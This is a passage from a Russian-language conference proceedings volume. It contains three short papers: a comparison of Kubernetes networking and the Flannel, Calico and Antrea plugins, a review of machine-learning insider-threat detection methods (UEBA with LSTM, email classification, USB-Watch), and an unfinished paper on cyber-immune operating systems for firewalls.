6. Паращук И. Б., Крюкова Е. С. Контент электронных образовательных ресурсов как инновационная среда подготовки военных и инженерно-технических кадров // Военная безопасность России: взгляд в будущее: Материалы 8-й Международной межведомственной научно-практической конференции научного отделения №10 РАРАН. Москва, 16 марта 2023 года: в 3 т. / ФГБУ «РАРАН», ФГБОУ ВО «МГТУ им. Н.Э. Баумана», ФГКВОУ ВО «Военная академия ГШ ВС РФ». М.: Издательство МГТУ им. Н.Э. Баумана, 2023. Т. 2. С. 182–187.

7. Десницкий В. А., Котенко И. В., Паращук И. Б. Методика оценки эффективности систем обработки сетевого контента для обнаружения вредоносной информации с учетом устранения неопределенности смыслового наполнения информационных объектов // XXII Международная конференция по мягким вычислениям и измерениям (SCM-2019). Сборник докладов. Санкт-Петербург. 23-25 мая 2019. СПб.: СПбГЭТУ «ЛЭТИ». 2019. С. 62–65.

УДК 004.75
ГРНТИ 50.43.15

АНАЛИЗ РЕАЛИЗАЦИИ СЕТЕВОЙ ПОДСИСТЕМЫ В ПЛАТФОРМЕ KUBERNETES

М. И. Кудряшов, И. Ф. Тарабанов

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Кластеры на основе платформы Kubernetes набирают все большую популярность. OpenSource, автоматическое развертывание и контроль контейнеров, огромное сообщество – все это стало причиной такой популярности. Однако для развертывания своего кластера необходимо знать, как устроена сетевая подсистема платформы. А также понимать, как она будет влиять на производительность. Множество сетевых плагинов дают настроить платформу Kubernetes под свои цели.

Kubernetes, OpenSource, контейнеры, контейнеризация, сети, сетевое взаимодействие

Для изучения устройства сетевой подсистемы платформы Kubernetes необходимо знать строение кластера и его основные элементы. Кластер Kubernetes состоит минимум из двух узлов. Узлом (node) называется физический компьютер или виртуальная машина. Минимальной единицей Kubernetes является под (pod), внутри которого запускаются контейнеры. Сами же поды запускаются на узлах.

Существует два вида узлов: мастер-узел (master node) и рабочий узел (worker node) [1, 4]. (Рис. 1)




Рис. 14. Устройство кластера Kubernetes

Мастер-узел выполняет все основные функции кластера и состоит из следующих подсистем:

– сервер API (kube-apiserver) – предоставляет доступ к кластеру с помощью единого API, как пример взаимодействия – утилита командной строки kubectl;

– планировщик (kube-scheduler) – решает на какие узлы разместить поды и занимается их развертыванием;

– менеджер контроллеров (kube-controller-manager) – следит за состоянием подов, сравнивает текущее состояние с желаемым;

– распределенное хранилище (etcd) – хранилище данных в формате "ключ-значение", которое используется как основное хранилище всех данных кластера в Kubernetes.

Однако сами поды на мастер-узле не развертываются, для этого существуют рабочие узлы. Для этого на рабочем узле также есть свои подсистемы:

– kubelet – агент, который следит за тем, чтобы контейнеры были запущены в поде;

– kube-proxy – сетевой прокси, распределяющий трафик между подами и следит за соблюдением сетевых правил.

Разобравшись в устройстве кластера, перейдем к теме статьи: с помощью чего поды взаимодействуют с локальной и глобальной сетью.

Есть два варианта взаимодействия:

1. Обращение к поду напрямую, по IP-адресу.

2. Обращение к нескольким подом сразу, используя сервисы.

Сервисы – это абстракция, определяющая логический набор подов и политику доступа к ним [2, 4]. (Рис. 2)




Рис. 2. Сервис позволяет получать доступ к определенной группе подов

Есть 4 основных сервиса:

– ClusterIP. Предоставляет доступ к сервису на внутреннем IP-адресе кластера (сервис доступен только внутри кластера). Важной особенностью является то, что входящий трафик автоматически распределяется между подами. Это обеспечивает балансировку нагрузки и повышает отказоустойчивость. Тип ClusterIP используется по умолчанию.

– NodePort. Предоставляет доступ к сервису на IP-адресе каждого узла кластера, на статическом порту (из диапазона 30000-32767). Автоматически создастся и сервис типа ClusterIP, на который будут маршрутизироваться запросы с NodePort. Взаимодействовать с сервисом можно также из-за пределов кластера, используя в качестве адреса <NodeIP>:<NodePort>.

– LoadBalancer. Предоставляет доступ к сервису используя балансировщик облачного провайдера. При этом автоматически создаются сервисы типа NodePort и ClusterIP, на которые будут маршрутизироваться запросы с балансировщика.

– ExternalName. Особый случай - сопоставляет имя сервиса с содержимым поля externalName (например, foo.bar.example.com), возвращая CNAME запись. Никакого проксирования не происходит.

За взаимодействие подов между друг другом и мастер-узлом отвечают CNI (Container Network Interface) или сетевые плагины [3]. Они ответственны за то, чтобы каждый под получил IP-адрес и мог общаться с другими подами, с мастер-узлом или с глобальной сетью через те же сервисы.

Существует множество плагинов как с открытым, так и закрытым исходным кодом. Каждый имеет свои положительные и отрицательные стороны: наличие определенного функционала, меньшее потребление ресурсов и др. Поэтому необходимо выбрать подходящий для ваших требований плагин. Для наглядного демонстрирования, сравним 3 наиболее популярных плагина: Flannel, Calico и Antrea.

В сравнении будет использоваться сценарий Pod-to-Pod (рис. 3), подразумевающий, что клиентский под подключается напрямую к серверному поду по его IP-адресу.




Рис. 3. Сценарий Pod-to-Pod

На рисунке 4 показаны результаты замеров пропускной способности при передаче данных с использованием протокола TCP. Также в сравнение добавлено измерение между рабочими узлами без использования Kubernetes и контейнеров.




Рис. 4. Результаты измерения пропускной способности при передаче данных с использованием протокола TCP

На рисунке 5 показаны результаты замеров пропускной способности при передаче данных с использованием протокола UDP.




Рис. 5. Результаты измерения пропускной способности при передаче данных с использованием протокола UDP

На рисунке 6 показаны результаты замеров загруженности процессора и оперативной памяти при замере пропускной способности соединения с использованием протокола TCP.




Рис. 6. Результаты измерений загрузки процессора и оперативной памяти при замере пропускной способности соединения с использованием протокола TCP

На рисунке 7 показаны результаты замеров загруженности процессора и оперативной памяти при замере пропускной способности соединения с использованием протокола UDP.




Рис. 7. Результаты измерений загрузки процессора и оперативной памяти при замере пропускной способности соединения с использованием протокола UDP.

По результатам измерений можно сделать следующие выводы:

– Calico показывает худшие показатели по пропускной способности, но выигрывает Antrea по производительности при соединении с использованием протокола TCP.

– Flannel показывает лучшие показатели по потреблению ресурсов и уступает Antrea лишь в пропускной способности соединения с использованием протокола UDP.

– Antrea потребляет больше всех ресурсов, но при этом предоставляет лучшую пропускную способность.

Особенности плагинов, о которых не было упомянуто выше: Flannel считается «базовым» и легковесным плагином, из-за этого в нем отсутствует дополнительный функционал. Antrea и Calico же поддерживают большое количество дополнительных функций, например, шифрование или использование сетевых политик, но это подразумевает под собой дополнительную настройку, чего в данном сравнении мы не производили.

Сетевая подсистема играет важную роль в развертывании кластера Kubernetes. Сервисы помогают объединить несколько подов для доступа к ним внутри или снаружи, а также балансировать нагрузку. А в зависимости от выбранного сетевого плагина могут разниться его производительность и даже функциональность.

Список используемых источников

1. Concepts // Kubernetes Documentation URL: https://kubernetes.io/docs/concepts/ (дата обращения: 29.03.2024).

2. Naik S., Goasguen S., Michaux J. Kubernetes Cookbook. M.: O’Reilly Media, 2024. 212 c.

3. Strong J., Lancey V. Networking and Kubernetes. M.: O’Reilly Media, 2021. 452 c.

4. Лукша М. Kubernetes в действии / пер. с англ. А. В. Логунов. М.: ДМК Пресс, 2019. 672 с. ISBN 978-5-97060-657-5

Статья представлена заведующим кафедрой ИКС СПбГУТ, кандидатом технических наук, доцентом В. С. Елагиным.

УДК 004.04
ГРНТИ 81.93.29

ОБЗОР МЕТОДОВ ОБНАРУЖЕНИЯ ИНСАЙДЕРОВ В КОМПЬЮТЕРНЫХ СЕТЯХ С ИСПОЛЬЗОВАНИЕМ МАШИННОГО ОБУЧЕНИЯ

Р. Д. Кузнецов, А. В. Уваров, И. А. Ушаков

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича

Большинство организаций по всему миру в наше время сталкиваются с кибератаками на свои системы. Помимо внешних угроз, существует более серьёзная проблема – внутренние угрозы, связанные с действием инсайдеров. Современная тенденция развития информационных технологий усложняет их поиск в сети: увеличивается объем сетевого трафика, количество его источников и получателей, атаки инсайдеров также постоянно усложняются и комплексируются. Всё это указывает на то, что для обнаружения угроз требуются специальные системы, методы и инструменты, способные обеспечить точное и быстрое обнаружение вредоносного инсайдера. В связи с этим в данной статье рассмотрены высокопроизводительные системы обнаружения инсайдеров, анализирующие данные с помощью методов машинного обучения.

инсайдеры, информационная безопасность, машинное обучение

Инсайдерами являются сотрудники организации, имеющие доступ к конфиденциальной информации и намеренно или ненамеренно нарушающие безопасность или политики безопасности компании. Инсайдеры располагают всей необходимой информацией о компьютерной сети своей организации и имеют легальный доступ ко всем операционным процессам ввиду своих должностных обязанностей.

Машинное обучение – это подраздел искусственного интеллекта, который занимается разработкой алгоритмов и моделей, позволяющих компьютерным системам самостоятельно обучаться на основе имеющихся данных. С помощью машинного обучения компьютер может извлекать определенные закономерности из данных и использовать их для принятия решений или предсказания результатов новых данных.

Алгоритмами машинного обучения руководствуются, например, системы анализа поведения пользователей и сущностей (User and Entity Behavior Analytics, UEBA), эволюционировавшие от старых систем обнаружения инсайдерских угроз, основанных на сигнатурах. Решения UEBA собирают данные из различных источников (логи серверов, рабочих станций, брандмауэров), с помощью машинного обучения генерируют шаблоны

нормального поведения, а затем данные об активности пользователей сопоставляются с этими шаблонами. В случае отклонения система уведомляет об этом специалиста по информационной безопасности.

В статье [1] авторы отказались от традиционных комбинированных правил SIEM для определения аномалии и приняли стратегию обнаружения на основе UEBA-систем. Аномалия – это событие, набор событий или закономерность, которые существенно отличаются от заранее установленного базового уровня [2]. Для получения базовой линии в данной работе анализируются и моделируются пять типов поведения пользователей: вход/выход из ПК, подключение/отключение USB-носителя, доступ к веб-страницам, общение по электронной почте и доступ к файлам. Обнаружение аномалий заключается в построении базовых линий или шаблонов нормального поведения и выявлении любого события, являющимся аномальным по сравнению с базовой линией [3]. В предложенной системе базовая линия используется для прогнозирования будущего поведения, а величина отклонения получается путем сравнения с данными последующего поведения. Величина отклонения используется в качестве индикатора степени аномального поведения. Как только этот показатель достигает определенного уровня, человек рассматривается как аномальный, и система подает сигнал тревоги. Для обучения предложенной модели, то есть для получения базовых значений из набора данных, используется сеть LSTM (нейронная сеть с долгой краткосрочной памятью), на вход которой поступают данные о входе и выходе из оборудования, о доступе к веб-страницам, об использовании жесткого диска, об отправке электронной почты, о доступе к файлам и 18-месячные данные LDAP. Сеть LSTM является разновидностью рекуррентной нейронной сети. Рекуррентные нейронные сети (РНС) обладают способностью запоминать предыдущие данные и использовать их для принятия решений о последующих данных, то есть учитывать контекст для принятия решений. Но с увеличением разрыва между необходимой для учета информацией и точкой, в которой она нужна, РНС теряют связь между информацией. LSTM сеть способна обучаться долгосрочным зависимостям и запоминать информацию в течение длительных периодов времени, поэтому позволяет создать точный шаблон поведения пользователей и спрогнозировать следующее действие. Таким образом, для каждого пользователя путем анализа его активности в течение длительного времени создается профиль поведения, отражающий типичное поведение. После этого текущее поведение пользователя сравнивается с установленными профилями, и в случае обнаружения необычной активности система создает сигнал тревоги.

В [4] авторы предлагают методику обнаружения аномальных электронных писем, так как идентификация и включение поведенческих индикаторов риска инсайдерской угрозы также является важной задачей. Авторы использовали лингвистический анализ в реализации нескольких моделей

определения уровня риска сотрудника при обмене информации по электронной почте. В исследовании использовался набор данных TWOS [5], содержащий поведение 24 пользователей за 5 дней (нажатия клавиш, нажатия кнопок мыши, сетевой трафик, данные электронной почты и данные о входах в систему). Набор данных содержал как легитимные пользовательские данные, так и вредоносные инсайдерские экземпляры. Исследователи реализовали систему на Python с Tensorflow (открытая программная библиотека для машинного обучения).

Рассматриваемая система содержит 4 блока: блок сбора и предварительной обработки данных, блок преобразования данных, блок контролируемого обучения и блок классификации. На первом этапе данные собирались из репозитория TWOS. Этап предварительной обработки включал в себя:

– обнаружение недостающих значений;

– удаление стоп-слов (которые в одном предложении не имеют никакого эффекта);

– стемминг (метод сокращения слова до его основы);

– токенизацию (метод разделения текста на части).

Затем следует преобразование данных, при котором текстовые данные преобразуются в векторную форму. После предварительной обработки для классификации электронных писем были применены алгоритмы машинного обучения. Результаты сопоставлялись и сравнивались для следующих алгоритмов: Adaboost, Naive Bayes (NB), логистическая регрессия (LR), KNN, линейная регрессия (LR) и метод опорных векторов (SVM). Эксперименты показали, что AdaBoost достиг наилучшей точности классификации вредоносных электронных писем, а также обычных электронных писем с точностью 98,3%.

В работе [6] авторы разработали USB-Watch – систему обнаружения USB-угроз, основанную на аппаратном обеспечении. Продвинутые угрозы способны обойти программные средства защиты операционной системы. Использование аппаратных средств позволяет механизму USB-Watch собирать трафик USB между встроенным устройством и внутренней вычислительной системой в реальном времени до того, как устройство сможет нанести потенциальный вред вычислительной среде. Анализируя поведение USB-устройств, внедрённых в вычислительную среду, система с помощью машинного обучения позволяет обнаружить аномальное поведение подключенного устройства и прекратить с ним связь.

Архитектура рассматриваемой системы состоит из 4 блоков: сбор USB-трафика, его предварительная обработка, извлечение поведенческих признаков, классификация. Для сбора используется расположенный между портом и компьютером аппаратный механизм, в который вставляется устройство. Через аппаратный модуль USB-устройство устанавливает соединение с ОС хоста в обычном режиме. Когда USB-устройство взаимодействует с

хост-машиной, USB-сигналы передаются на хост-машину и собираются для анализа на предмет потенциальной угрозы. Можно сказать, что данный аппаратный механизм обеспечивает функциональность программного USB-сниффера. Но в отличие от программного, аппаратный механизм собирает данные на физическом уровне и не поддаётся средствам обфускации на уровне ОС. Далее аппаратное обеспечение обрабатывает USB-пакеты для дальнейшего извлечения необходимой информации (например, временных меток пакетов, нажатия клавиш, движения мыши). Из перехваченных USB-пакетов аппаратура может извлечь поведенческие признаки, которые можно использовать для определения вредоносных действий устройства (время между командами, частоту команд). Набор признаков создаётся на основе демонстрации разумных различий в поведении устройств при их использовании, а именно на основе времени выполнения команд. Затем эти признаки передаются в классификатор машинного обучения, который определяет поведение неизвестного USB-устройства (т. е. безопасное или вредоносное). Если классификатор считает, что USB-устройство действует злонамеренно, он разрывает соединение устройства с хост-машиной, предотвращая потенциальную атаку. Модель была построена программно, с использованием библиотек машинного обучения Python (Sci-Kit Learn). Для обучения модели был использован набор данных, содержащий 400 образцов поведения при наборе текста на клавиатуре от 51 пользователя и собранные образцы мыши и других USB-устройств. Для каждого устройства создана сигнатура класса, которая может быть использована классификатором для понимания того, как должно вести себя обычное USB-устройство.

Обнаружение инсайдеров в сети является непростой задачей, так как механизмы сетевой безопасности для них не так строги, как для остальных. Тем не менее, методы, рассмотренные в статье, могут быть или уже реализованы на практике. Метод обнаружения аномалий на основе UEBA-систем, использующий анализ поведения пользователей и сеть LSTM, позволяет системе эффективно обнаруживать необычную активность и генерировать сигналы тревоги. Стратегия обнаружения аномальных электронных писем с использованием лингвистического анализа и машинного обучения также показала себя достаточно хорошо – метод AdaBoost достиг наилучшей точности классификации вредоносных и обычных электронных писем с точностью 98,3%. USB-Watch, позволяющий собирать и анализировать USB-трафик на аппаратном уровне в реальном времени с использованием машинного обучения, так же показал эффективность системы в обнаружении и предотвращении потенциальных USB-угроз. Машинное обучение является важным инструментом для предотвращения и обнаружения кибератак, которые не в состоянии обнаружить стандартные средства кибербезопасности, позволяя быстро и корректно обрабатывать огромные массивы информации и оперативно (вплоть до режима реального времени) обнаруживать в них закономерности и аномалии.

Список используемых источников

1. Liu H. A insider threat detection system based on user and entity behavior analysis. // Journal of Physics: Conference Series, 1994 (2021). 012021.

2. Chandola V., Banerjee A., Kumar V. Anomaly detection: A survey. ACM computing surveys (CSUR), 2009. 41(3). PP. 1–58.

3. Goldstein M. Uchida S. A comparative evaluation of unsupervised anomaly detection algorithms for multivariate data. PloS one, 2016/ 11(4): e0152173.

4. Janjua F., Masood A., Abbas H, Rashid I. Handling Insider Threat Through Supervised Machine Learning Techniques. // Procedia Computer Science. 2020. 177. PP. 64–71.

5. Harill, Toffalini A., Homoliak F., Castellanos I., Guarnizo J., Mondal J., Ochoa S. The Wolf of SUTD (TWOS). A dataset of malicious insider threat behavior based on a gamified competition // Journal of Wireless Mobile Networks, 2018. 9 (1).

6. Denney K., Babun L., Uluagac A. S. « USB-watch: A generalized hardware-assisted insider threat detection framework». Journal of Hardware and Systems Security, 2020. V. 4. PP. 136–149.

УДК 004.056
ГРНТИ 81.93.29

ИССЛЕДОВАНИЕ ПРИМЕНИМОСТИ КИБЕРИММУННОГО ПОДХОДА ДЛЯ СОЗДАНИЯ СПЕЦИАЛИЗИРОВАННЫХ ОПЕРАЦИОННЫХ СИСТЕМ ДЛЯ МЕЖСЕТЕВЫХ ЭКРАНОВ

Т. Т. Кутуев, Р. Б. Петрив

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича

В связи с санкционным давлением и постоянно растущим количеством сетевых атак возникает необходимость в разработке альтернативных программно-аппаратных решений в области межсетевого экранирования. Решением данной проблемы может стать создание новых подходов к безопасности с использованием концепций "secure-by-design" и кибериммунитета. Эти принципы позволят повысить уровень безопасности защитных систем, что является ключевым аспектом в области безопасности сетей. Таким образом, разработки в данной области станут важным шагом в обеспечении безопасности современных информационных систем.

одноплатный компьютер, межсетевой экран, программное обеспечение с открытым исходным кодом, кибериммунитет.

В настоящее время наблюдается резкое увеличение количества инцидентов в области информационной безопасности [1]. Также наблюдается постоянный рост количества устройств, подключенных к сети Интернет [2], в связи с повышением спроса на различные "умные" устройства и популяризацией IoT (Рисунок 1).




Рис. 1. Рост инцидентов ИБ (слева) и количество клиентов сети Интернет (справа)

Соответственно, появляется необходимость в создании и применении принципиально нового подхода к защите сетевой инфраструктуры. Одной из концепций такого подхода является кибериммунитет. В рамках данной статьи, концепция кибериммунитета рассматривается на основе *KasperskyOS*.

Кибериммунитет – *secure-by-design* (с защитой на стадии проектирования) подход к созданию информационных систем, который предполагает рассмотрение вопросов безопасности на всех этапах проектирования. Такой подход позволяет повысить устойчивость к различным типам атак и сохранить функционирование основных элементов системы, даже при успешно выполненной атаке. Ключевыми особенностями кибериммунитета являются [3]:

– Микроядерная архитектура;
– Изоляция компонентов;
– Ограничение взаимодействия внутри системы;
– Применение нестандартных конфигураций и компонентов;
– Безопасность на аппаратном уровне.

Микроядерная архитектура.

Основой кибериммунной системы является микроядро, которое состоит из примерно 100 тысяч строк кода [4], в то время, как ядра таких ОС как Linux и FreeBSD состоят из приблизительно 30 миллионов строк и 15 миллионов строк соответственно (Рисунок 2).




Рис. 2. Сравнение количества строк кода ядра в различных ОС

Таким образом, можно выделить следующие преимущества такого ядра:

– компактность – малое количество строк кода уменьшает вероятность возникновения потенциальных уязвимостей и упрощает проверку (верификацию) ядра;

– малая поверхность атаки – минимальное количество системных вызовов и один интерфейс взаимодействия минимизируют поверхность атаки;

– полная изоляция компонентов – межпроцессные взаимодействия представляют собой синхронный запрос-ответ, которые обязательно проходят проверку на соответствие в подсистеме безопасности.

Изоляция компонентов и ограничение взаимодействия.

В качестве примера подсистемы рассмотрим *Kaspersky Security System*.

Основой такой подсистемы является изоляция компонентов друг от друга. В отличие от других систем, взаимодействие сущностей напрямую невозможно, вместо этого все запросы проходят через систему безопасности. В системе производится проверка на соответствие политикам безопасности, и если какое-либо взаимодействие им противоречит - обработка такого запроса будет запрещена. Таким образом, даже при нарушении работы одного из компонентов или перехвате управления, ущерб будет минимизирован.

Схема взаимодействия компонентов [5] через Kaspersky Security System представлена на Рисунке 3.




Рис. 3. Межпроцессное взаимодействие в кибериммунной системе

Безопасность на аппаратном уровне.

Для повышения защищенности системы на аппаратном уровне, для создания прототипа межсетевого экрана используются одноплатные компьютеры с открытым исходным кодом. Такие платформы обладают следующими преимуществами:

– прозрачность – так как исходный код открыт, угрозы безопасности, такие как явная телеметрия или бэкдоры, оставленные недобросовестным разработчиком могут быть своевременно обнаружены;

– модифицируемость – такие платформы, при необходимости, возможно модифицировать для соответствия конкретным требованиям разработки.

Примером такой специализированной платформы может служить платформа *Banana Pi R2 Pro*, внешний вид и характеристики [6] которой представлены ниже, на Рисунке 4 и в Таблице 1 соответственно.

Рис. 4. Одноплатный компьютер Banana Pi

ТАБЛИЦА 1. Основные характеристики используемого компьютера

Компонент	Значение
Процессор	ARM Cortex-A55
Оперативная память	2 Гб, LPDDR4
Сеть	10/100/1000 Ethernet, 5 портов
Хранение данных	16 Гб eMMC, MicroSD
Слоты расширения	PCI-e, M.2 key-e

Заключение

